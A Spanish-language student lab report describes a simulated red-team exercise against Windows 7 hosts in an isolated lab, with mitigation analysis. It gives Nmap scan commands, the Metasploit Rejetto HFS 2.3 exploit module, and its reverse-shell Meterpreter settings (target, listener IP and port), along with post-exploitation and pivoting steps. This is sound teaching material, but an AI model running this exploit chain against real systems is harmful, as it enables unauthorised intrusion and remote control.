Etapa 3: Componente práctico: Prácticas simuladas

La Etapa 3 presenta el desarrollo del componente práctico del ejercicio de ciberseguridad aplicado al entorno simulado de SecureNova Labs, ejecutado mediante infraestructuras virtualizadas en VirtualBox. Esta etapa tiene como finalidad analizar, desde una perspectiva académica y controlada, la forma en que un atacante puede comprometer sistemas vulnerables cuando existen fallas técnicas, configuraciones inseguras y debilidades en los controles de seguridad.

El ejercicio se aborda desde un enfoque de Red Team, orientado a la simulación realista de un ataque informático, no con fines operativos, sino como un mecanismo de validación de riesgos y de comprensión de la cadena de ataque. En coherencia con los fundamentos legales y éticos desarrollados en las etapas previas, todas las actividades se realizaron en un entorno aislado y autorizado, respetando los principios del hacking ético y la legalidad vigente.

El análisis se centró en el compromiso inicial del equipo expuesto Host-A y el posterior movimiento lateral hacia Host-B, un activo ubicado en una red interna no accesible directamente desde el exterior. Este enfoque permitió evaluar el impacto de una vulnerabilidad crítica sobre la confidencialidad, integridad y disponibilidad de los sistemas, así como evidenciar cómo una falla inicial puede escalar hasta comprometer múltiples activos cuando no existen mecanismos adecuados de segmentación, monitoreo y control.

Desde una perspectiva formativa, esta etapa busca integrar los conocimientos conceptuales, jurídicos y metodológicos con la práctica técnica, permitiendo interpretar los hallazgos no solo desde su viabilidad técnica, sino también desde su impacto organizacional y su relevancia para la toma de decisiones en ciberseguridad.

Contexto operativo y enfoque metodológico

El análisis ofensivo se estructuró conforme a las fases clásicas de una prueba de penetración y ejercicios de Red Team: reconocimiento, descubrimiento, identificación de vulnerabilidades, explotación, post-explotación y movimiento lateral. Este enfoque permite comprender la cadena completa del ataque, más allá de la simple explotación puntual de una falla técnica.

A diferencia de un escaneo automatizado, el ejercicio se orientó a reproducir un ataque realista, evaluando cómo una vulnerabilidad inicial puede convertirse en un compromiso total de la infraestructura cuando existen debilidades adicionales como sistemas obsoletos, privilegios excesivos y falta de segmentación de red.

Herramientas utilizadas y justificación técnica

Parrot Security OS

Parrot Security OS es una distribución GNU/Linux especializada en actividades de Red Team, análisis forense digital y pruebas de penetración. Su uso como plataforma atacante permitió centralizar todas las fases ofensivas del ejercicio, desde el reconocimiento inicial hasta la post-explotación y el pivoting hacia redes internas. La elección de esta herramienta se justifica por su estabilidad y por incluir de forma nativa utilidades ampliamente aceptadas en entornos profesionales de ciberseguridad.

Nmap

Nmap es una herramienta fundamental en auditorías de seguridad, utilizada para identificar hosts activos, puertos abiertos, versiones de servicios y sistemas operativos. En este escenario, Nmap permitió mapear la superficie de ataque del Host-A, identificar servicios

críticos expuestos y confirmar la presencia de un servicio vulnerable que definió el vector de ataque inicial (Lyon, 2009).

Metasploit Framework


Metasploit Framework es un entorno modular de explotación y post-explotación ampliamente utilizado en pruebas de penetración profesionales. Su rol fue central en la validación de vulnerabilidades, obtención de acceso remoto, enumeración del sistema comprometido y ejecución de técnicas de pivoting hacia la red interna (Rapid7, 2023).

Rejetto HttpFileServer (HFS)

Rejetto HFS es un servidor HTTP ligero para sistemas Windows que permite compartir archivos mediante un navegador web. Versiones antiguas presentan vulnerabilidades críticas que permiten la ejecución remota de comandos debido a una validación deficiente de parámetros en solicitudes HTTP (Rejetto, 2014). En este escenario, HFS 2.3 se convirtió en el principal punto de entrada del ataque.

Figura 6


Diagrama visual del flujo del ataque



Nota. Ilustración del proceso de pivoting entre las maquinas

Figura 7

Time Line del ataque



Nota. Paso a paso de lo ocurrido durante el ataque que se llevó a cabo entre las maquinas

Fases del ataque: reconocimiento, explotación y post-explotación

Reconocimiento

Durante la fase de reconocimiento, el Red Team realizó un análisis inicial del entorno con el objetivo de identificar activos accesibles y posibles vectores de ataque. Se identificó que Host-A, una estación Windows 7 expuesta en la red puente, respondía activamente a solicitudes de red y presentaba conectividad directa con el equipo atacante.

Este reconocimiento permitió confirmar la existencia de un perímetro débil, ya que el host expuesto no contaba con mecanismos efectivos de filtrado ni restricciones de acceso, lo cual representa una condición común en escenarios reales de compromiso inicial.

Recolección de Datos / Descubrimiento

Se realizó un escaneo avanzado con Nmap sobre la máquina Windows usando el comando sudo nmap -sV -A -Pn, lo que permitió identificar servicios, versiones y el sistema operativo. El análisis confirmó que el host estaba activo, con la mayoría de los puertos cerrados (986) y varios puertos típicos de Windows abiertos (135, 139, 445), junto con servicios HTTP internos en 2869, 5357 y 10243.

El hallazgo más importante fue el puerto 8080, donde se detectó HttpFileServer (HFS) 2.3, una versión vulnerable que permite ejecución remota de código, convirtiéndose en el principal vector de ataque. El sistema operativo identificado fue Windows 7 Professional SP1, consistente con las vulnerabilidades encontradas. Estos resultados proporcionan la base necesaria para las siguientes fases de explotación.

Evaluación de amenazas e identificación de vulnerabilidades


Se ejecutó un análisis adicional con nmap --script vuln sobre el host 192.168.0.103 para identificar vulnerabilidades en los servicios detectados, especialmente en el puerto 8080. El resultado más importante fue una vulnerabilidad asociada a posibles mecanismos de evasión de controles de autenticación, encontrada mediante el script http-method-tamper, que permite acceder a recursos protegidos manipulando métodos HTTP, siendo la ruta /~/login especialmente vulnerable.

También se detectó la exposición a la CVE-2011-3192, una falla de denegación de servicio asociada al manejo incorrecto de rangos HTTP en HttpFileServer 2.3. Estos hallazgos

confirman que el servidor HFS del puerto 8080 constituye el principal riesgo, facilitando accesos no autorizados, DoS y posibles explotaciones remotas que pueden comprometer Host-A y permitir movimiento lateral hacia Host-B.

Figura 8

Script de Nmap



Nota. Escaneo de vulnerabilidades mediante scripts de Nmap

Explotación

En esta fase se validaron de forma práctica y controlada las vulnerabilidades detectadas previamente, con el objetivo de confirmar su explotabilidad y medir el nivel de compromiso posible sobre el host 192.168.0.103. El proceso se realizó siguiendo buenas prácticas de pentesting y metodologías de Red Team, utilizando herramientas que permiten simular ataques reales en un entorno seguro.

Para explotar la vulnerabilidad crítica del servicio Rejetto HttpFileServer (HFS), se empleó Metasploit Framework. Desde msfconsole, se identificó el módulo adecuado (exploit/windows/http/rejetto_hfs_exec) y se configuraron los parámetros necesarios:

- RHOSTS: 192.168.0.103
- RPORT: 8080
- LHOST: 192.168.0.107
- LPORT: 4444
- Payload: windows/meterpreter/reverse_tcp

Tras ejecutar el exploit, la explotación fue exitosa, abriendo una sesión Meterpreter desde la máquina víctima. Este resultado confirmó la ejecución remota de código y la efectividad de la vulnerabilidad encontrada en HFS.

Post-explotación

Con la sesión Meterpreter activa, se verificó el sistema comprometido mediante comandos básicos. sysinfo confirmó que se trataba de Windows 7 SP1, mientras que getuid mostró que el acceso se obtuvo bajo el usuario PC202006\usuario. Además, getprivs permitió identificar los privilegios disponibles y el nivel de acceso alcanzado.

El ejercicio permitió aplicar de forma completa las fases del pentesting para comprometer la Máquina 1 del escenario Red Team. Mediante herramientas como Nmap y Metasploit, se identificaron servicios expuestos, se detectaron vulnerabilidades críticas y se validó su explotación con una sesión remota exitosa. La vulnerabilidad del HttpFileServer 2.3 se confirmó como el vector principal, facilitando el acceso inicial, la ejecución remota de código y el control del equipo.

El proceso de recolección de información, análisis de servicios, escaneo de vulnerabilidades y explotación controlada demostró la importancia de una metodología estructurada. Además, permitió evidenciar fallas reales y generar insumos para proponer medidas de mitigación. En conjunto, los resultados validan la eficacia del enfoque Red Team para identificar debilidades y fortalecer la seguridad del sistema evaluado.

En conjunto, el desarrollo de las fases de reconocimiento, descubrimiento, evaluación de vulnerabilidades, explotación y post-explotación permitió evidenciar cómo un ataque informático no se limita a la explotación puntual de una falla técnica, sino que responde a una cadena lógica y progresiva de decisiones ofensivas. Cada etapa aportó información crítica que facilitó la siguiente, demostrando que la ausencia de controles preventivos incrementa de forma significativa el impacto del ataque.

Desde una perspectiva de gestión del riesgo, los resultados obtenidos confirman que la vulnerabilidad inicial en Host-A no representaba únicamente un fallo aislado, sino un punto de entrada que permitió escalar privilegios, recolectar información sensible y preparar el movimiento lateral hacia activos internos de mayor valor. Este comportamiento es consistente con patrones reales de ataques avanzados observados en entornos corporativos.

A nivel académico, esta sección pone de manifiesto la importancia de comprender las fases del ataque como un proceso integral y no como eventos independientes. La correcta interpretación de cada etapa permite anticipar el comportamiento del atacante, fortalecer los mecanismos defensivos y orientar de manera efectiva las acciones de detección, contención y respuesta que se desarrollan en la Etapa 4.

Análisis del caso Red Team y evaluación del fallo de seguridad

El análisis del caso Red Team desarrollado en el entorno de SecureNova Labs permitió reconstruir de manera integral la cadena de ataque ejecutada sobre la infraestructura simulada, identificando el vector inicial de compromiso, los factores que facilitaron su propagación y el impacto generado sobre los activos involucrados. A diferencia de una descripción operativa del ataque, este apartado se centra en interpretar los hallazgos técnicos y en explicar las condiciones que posibilitaron el éxito de la intrusión.

El compromiso inicial de Host-A se originó a partir de la exposición del servicio Rejetto HttpFileServer (HFS) versión 2.3, una aplicación obsoleta con vulnerabilidades críticas de ejecución remota de código. La ausencia de controles de acceso, la falta de actualizaciones y el uso de un sistema operativo sin soporte evidenciaron una postura de seguridad débil en el perímetro, lo que permitió al atacante obtener acceso remoto sin necesidad de credenciales válidas.

Una vez obtenido el acceso inicial, el análisis reveló que el entorno presentaba privilegios excesivos asignados al usuario comprometido, así como configuraciones internas que facilitaron el escalamiento de privilegios y la ejecución de acciones avanzadas de post-explotación. Estas condiciones no solo ampliaron el alcance del ataque, sino que transformaron a Host-A en un punto de pivote estratégico para el acceso a la red interna.

El movimiento lateral hacia Host-B fue posible debido a la falta de segmentación de red y a la inexistencia de mecanismos de detección que limitaran la comunicación entre zonas con distintos niveles de criticidad. Desde una perspectiva de seguridad defensiva, este comportamiento demuestra cómo una vulnerabilidad inicialmente localizada puede derivar en un

compromiso generalizado cuando no existen controles adecuados de monitoreo, restricción de tráfico y principio de privilegios mínimos.

La resolución del fallo identificado no se limita a la eliminación del servicio vulnerable, sino que requiere un enfoque integral orientado a la gestión del riesgo. Entre las medidas necesarias se destacan la actualización o eliminación de aplicaciones obsoletas, la adopción de sistemas operativos soportados, la segmentación adecuada de la red, la revisión de privilegios asignados a los usuarios y la implementación de soluciones de monitoreo y detección temprana de incidentes. Estas acciones permiten reducir significativamente la probabilidad de recurrencia de incidentes similares.

Finalmente, el análisis del caso evidencia el valor del enfoque Red Team como herramienta para identificar debilidades estructurales que no siempre son visibles mediante evaluaciones superficiales. Los resultados obtenidos proporcionan insumos clave para el fortalecimiento de la postura de seguridad y sirven como base para las acciones defensivas y de respuesta a incidentes desarrolladas en la Etapa 4.

Herramientas utilizadas para identificar fallos en el escenario propuesto

El entorno atacante fue construido sobre Parrot Security OS, una distribución especializada para actividades de Red Team, cuyo uso permitió integrar de manera coherente las distintas fases del ejercicio ofensivo dentro de un entorno controlado. Esta plataforma facilitó la ejecución sistemática del análisis de seguridad y garantizó que las actividades realizadas se mantuvieran alineadas con buenas prácticas académicas y profesionales en ciberseguridad.

Durante la fase de reconocimiento y descubrimiento, Nmap desempeñó un rol clave en la identificación de la superficie de ataque del entorno evaluado. A través de esta herramienta fue posible caracterizar los servicios expuestos en Host-A, determinar versiones vulnerables y

establecer el contexto técnico que definió el vector de compromiso inicial. Asimismo, su uso permitió obtener una visión preliminar de la arquitectura interna de la red, lo cual resultó determinante para comprender las posibilidades de propagación del ataque.

El proceso de validación de vulnerabilidades y análisis posterior se apoyó en Metasploit Framework, el cual permitió confirmar de forma controlada la explotabilidad del servicio Rejetto HttpFileServer (HFS) versión 2.3. Más allá de la obtención de acceso remoto, el uso de este framework facilitó el análisis del impacto del compromiso inicial, la evaluación de privilegios alcanzados y la identificación de condiciones que habilitaron el movimiento lateral hacia Host-B. En este contexto, el servicio HFS se consolidó como el punto crítico cuya exposición desencadenó el compromiso progresivo de la infraestructura.

Finalmente, la integración de estas herramientas no solo permitió comprometer el entorno simulado, sino también reconstruir con precisión la cadena de ataque y comprender las relaciones entre vulnerabilidades, configuraciones inseguras y debilidades estructurales del sistema. Este enfoque fortaleció el análisis académico del ejercicio y proporcionó insumos clave para la interpretación de los resultados y la formulación de medidas defensivas en las etapas posteriores.

Ataque presentado a cada una de las máquinas identificadas

Este apartado analiza el impacto del ataque sobre las máquinas Windows identificadas en el escenario SecureNova Labs: Host-A (192.168.0.103) y Host-B (10.0.2.5), considerando el rol que cada una desempeñó dentro de la cadena de intrusión ejecutada durante el ejercicio Red Team. El análisis se centra en interpretar las condiciones que facilitaron el compromiso de cada activo y las implicaciones de seguridad derivadas de dichas vulnerabilidades.

Host-A, un equipo Windows 7 expuesto directamente a la red, se consolidó como el punto inicial de compromiso debido a la combinación de un sistema operativo obsoleto, la

exposición del puerto 8080/tcp y la ejecución del servicio vulnerable Rejetto HttpFileServer (HFS) versión 2.3. Estas condiciones permitieron la explotación de una vulnerabilidad de ejecución remota de código y evidenciaron una debilidad significativa en los controles de seguridad perimetral. El acceso obtenido con privilegios elevados transformó a Host-A en un activo comprometido de alto impacto, capaz de ser utilizado como plataforma para la expansión del ataque.

Desde una perspectiva defensiva, el uso de Host-A como máquina pivote puso de manifiesto la ausencia de controles efectivos de segmentación de red y de mecanismos de detección temprana. A través de este host comprometido, el atacante logró acceder a recursos internos que no se encontraban expuestos directamente, ampliando de forma considerable el alcance del incidente y aumentando el riesgo para la infraestructura en su conjunto.

Host-B, un servidor Windows 7 ubicado en una subred interna, fue comprometido como consecuencia directa del pivoting realizado desde Host-A. Su explotación no respondió a una falla de exposición externa, sino a debilidades en la arquitectura interna de la red, tales como configuraciones permisivas, rutas accesibles sin restricciones y ausencia de monitoreo del tráfico interno. El impacto sobre Host-B fue crítico, dado que se evidenció la pérdida de confidencialidad, integridad y control administrativo sobre un activo interno de alto valor.

Desde un enfoque comparativo, Host-A representó la puerta de entrada inicial y el facilitador de la propagación del ataque, mientras que Host-B constituyó el objetivo final afectado por la falta de controles internos adecuados. La cadena de intrusión observada compromiso inicial, escalamiento de privilegios, reconocimiento interno, pivoting y explotación final reproduce patrones ampliamente documentados en incidentes reales de ciberseguridad.

En consecuencia, este análisis confirma que la protección de servicios expuestos resulta insuficiente si no se acompaña de medidas sólidas de seguridad interna. Un único punto débil, como el servicio HFS 2.3 en Host-A, puede derivar en el compromiso total de la infraestructura cuando no existen controles adecuados de segmentación, monitoreo y gestión de privilegios.

Explotación de vulnerabilidades en el escenario propuesto

La explotación de vulnerabilidades constituye una fase crítica dentro del proceso de análisis ofensivo realizado por el Red Team en el escenario SecureNova Labs. Tras completar las etapas de reconocimiento, descubrimiento y evaluación de amenazas, fue posible identificar una superficie de ataque amplia en la máquina Host-A, siendo el hallazgo más relevante la presencia del servicio Rejetto HttpFileServer (HFS) versión 2.3, ejecutándose sobre el puerto 8080/tcp. Esta aplicación es ampliamente conocida por presentar fallas de seguridad que permiten la ejecución remota de código (RCE), lo que la convierte en un vector de compromiso de alto impacto que afecta directamente la confidencialidad, integridad y disponibilidad del sistema.


El objetivo de esta sección es documentar de manera rigurosa y metódica la explotación de dicha vulnerabilidad, describiendo los procedimientos técnicos empleados, los módulos utilizados dentro de Metasploit Framework y el impacto resultante sobre los sistemas comprometidos. La explotación se desarrolló en un entorno controlado, con el fin de replicar fielmente el ataque original reportado en el anexo, validar su factibilidad técnica y demostrar su capacidad real para comprometer el sistema objetivo. Este análisis permite comprender cómo un atacante puede obtener acceso inicial, escalar privilegios y facilitar el movimiento lateral hacia otros activos internos, evidenciando la importancia de mantener políticas adecuadas de actualización y la implementación de controles de seguridad eficaces.

Durante el escaneo avanzado ejecutado con Nmap, el hallazgo más significativo fue la identificación del puerto 8080/tcp expuesto públicamente. En dicho puerto se encontraba en ejecución la aplicación HttpFileServer (HFS) versión 2.3, la cual cuenta con múltiples vulnerabilidades críticas documentadas, entre ellas la posibilidad de ejecución remota de código (RCE) mediante solicitudes HTTP especialmente diseñadas.

La presencia de esta versión vulnerable convirtió al puerto 8080/tcp en el principal vector de explotación dentro del escenario, dado que expone la máquina a ataques que permiten la toma de control completo del sistema sin necesidad de credenciales válidas. Este hallazgo orientó las fases posteriores del análisis y definió la ruta técnica para la explotación controlada efectuada por el Red Team.

Figura 9

Ejecución del comando nmap



Nota. Escaneo de puertos realizado con Nmap que permitió identificar el servicio Rejetto HttpFileServer (HFS) 2.3 expuesto en el puerto 8080/tcp, definiendo el vector inicial de ataque.

Tras confirmar que en el puerto 8080/tcp se ejecutaba una versión vulnerable de Rejetto HttpFileServer (HFS) 2.3, se procedió a verificar su explotabilidad mediante el uso del framework Metasploit. Para ello, se seleccionó el módulo exploit/windows/http/rejetto_hfs_exec, diseñado específicamente para aprovechar la vulnerabilidad que permite la ejecución remota de código (RCE) a través de peticiones HTTP manipuladas.

Desde msfconsole, se localizó el módulo utilizando el comando search hfs y posteriormente se configuraron los parámetros necesarios para dirigir el ataque. La máquina víctima fue definida mediante los siguientes valores:

- RHOSTS: 192.168.0.103
- RPORT: 8080

Por parte del atacante, se establecieron los parámetros:


- LHOST: 192.168.0.107
- LPORT: 4444

Finalmente, se seleccionó la carga útil windows/meterpreter/reverse_tcp, lo que permitió la creación de un canal de comunicación inverso hacia el host atacante.

Una vez configurado el entorno, se ejecutó el exploit, obteniendo como resultado el establecimiento exitoso de una sesión Meterpreter sobre la máquina objetivo. Este resultado confirmó que la vulnerabilidad presente en el servicio HFS era efectivamente explotable y permitía la ejecución remota de código, validando así el nivel de compromiso que un atacante podría lograr en un escenario real y demostrando la criticidad del servicio expuesto.

Figura 10


Ejecución de Metasploit



Nota. Inicio de la consola Metasploit Framework (msfconsole) para la gestión y ejecución controlada del proceso de explotación.

Figura 11


Búsqueda con comando "Search" de exploits



Nota. Búsqueda y selección del exploit correspondiente al servicio vulnerable Rejetto HttpFileServer (HFS) mediante el comando search en Metasploit.

Figura 12

Configuración de IP y Puerto, Maquina Windows HOST A




Nota. Configuración de los parámetros del exploit, incluyendo la dirección IP y el puerto del sistema víctima (Host-A), previo a la ejecución del ataque.

Una vez ajustados todos los parámetros, se activó el exploit, logrando establecer una sesión inversa (reverse shell), desde la cual se ejecutó el comando sysinfo, que permitió obtener los datos básicos del equipo vulnerado.

Figura 13

Explotación ejecutada con éxito y uso del comando sysinfo

